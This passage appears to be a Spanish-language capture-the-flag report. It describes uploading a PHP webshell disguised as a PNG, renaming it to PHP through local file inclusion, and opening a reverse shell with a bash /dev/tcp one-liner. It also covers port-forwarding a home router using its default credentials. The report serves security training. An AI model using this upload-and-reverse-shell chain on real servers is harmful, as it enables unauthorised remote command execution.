
[570 líneas leidas]

Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca.

Código PHP modificado para auto-renombrar la shell al incluirlo.

2.2.2.1 Subida de la Webshell al servidor

1. Desde el panel admin_panel.php, se selecciona el archivo shell.png para subir.
2. El servidor permite la carga por tener extensión permitida (.png).
3. Se confirma la subida.



Carga exitosa del archivo shell.png.


2.2.2.2 Ejecución del renombrado vía LFI

1. Se accede a:

<https://ctf.ddlr.org/index.php?page=uploads/shell.png>

2. Esto ejecuta el código PHP interno que renombra automáticamente:

shell.png → shell.php




Navegación a la shell por page=uploads/shell.png para ejecutar el renombrado.

2.2.2.3 Acceso directo a la webshell completa (sin JSON error)

- 💡 Este fue el punto clave descubierto:
Aunque en un principio se usaba page=... (LFI), la shell **puede ejecutarse directamente**, y con eso se soluciona el error de JSON.
- ✓ Se accede a:

<https://ctf.ddlr.org/uploads/shell.php>

Se abre correctamente la interfaz web de P0wny Shell.



Shell PHP funcional con interfaz (sin error JSON)

2.2.3 Obtener Shell Reversa

📌 Objetivo

Obtener una **shell reversa desde el servidor vulnerable** hacia un sistema propio para ejecutar comandos de forma remota, cumpliendo con el requerimiento para alcanzar la máxima calificación.

📋 Requisitos


- Shell PHP funcional ya subida y accesible directamente vía:

<https://ctf.ddlr.org/uploads/shell.php>

- Sistema propio (Debian en VirtualBox)
- Configuración de red en modo **puente**
- Acceso al panel del router Huawei HG8145X6-10 (Telecom) (en mi caso)
- Herramienta: nc (Netcat)

2.2.3.1 Configurar red en la máquina virtual

Se configuró la red de la VM en **modo puente (bridged)** desde VirtualBox:



configuración de adaptador puente con tarjeta de red Realtek

La VM obtuvo una IP real de red local:

hostname -I

⬇️ Resultado:

192.168.1.X.X

2.2.3.2 Abrir puerto 8000 en el router

Se ingresó a <http://192.168.1.1> (Telecom) con credenciales por defecto (telecomadmin / admintelecom) y se configuró **una regla de redirección de puertos**:

Campo Valor


Internal Host 192.168.1.X.X

Internal Port 8000 → 8000

External Port 8000 → 8000

Protocolo TCP

Estado Activado



pantalla de port forwarding completada en el router

2.2.3.3 Confirmar IP pública

En la VM Debian se consultó la IP pública con:

```
curl ifconfig.me
```


Resultado (ejemplo):

```
203.0.113.X
```

2.2.3.4 Escuchar con Netcat

Desde la VM se ejecutó:

```
nc -lvp 8000
```



Netcat esperando conexión en puerto 8000

2.2.3.5 Ejecutar payload de reverse shell


Desde la webshell PHP subida a ctf.ddlr.org, se ejecutó:

bash -c 'bash -i >& /dev/tcp/ 203.0.113.X /8000 0>&1'

❖ (Reemplazar por tu IP pública real)

Resultado

La conexión se estableció correctamente y en la terminal se obtuvo acceso remoto como www-data:



terminal mostrando shell activa desde ctf.ddlr.org

Connection from ...

3. Conclusión

El presente trabajo permitió identificar y explotar cuatro vulnerabilidades principales en el sitio CTF: inyección SQL, subida insegura de archivos, inclusión de archivos locales y una configuración insegura que permite ejecutar archivos arbitrarios. A través de estas fallas, se logró obtener acceso administrativo, ejecutar una shell PHP funcional y finalmente establecer una shell reversa hacia un entorno controlado. Estos hallazgos demuestran la importancia de aplicar controles de validación de entradas, restricciones de ejecución en directorios públicos y un desarrollo seguro.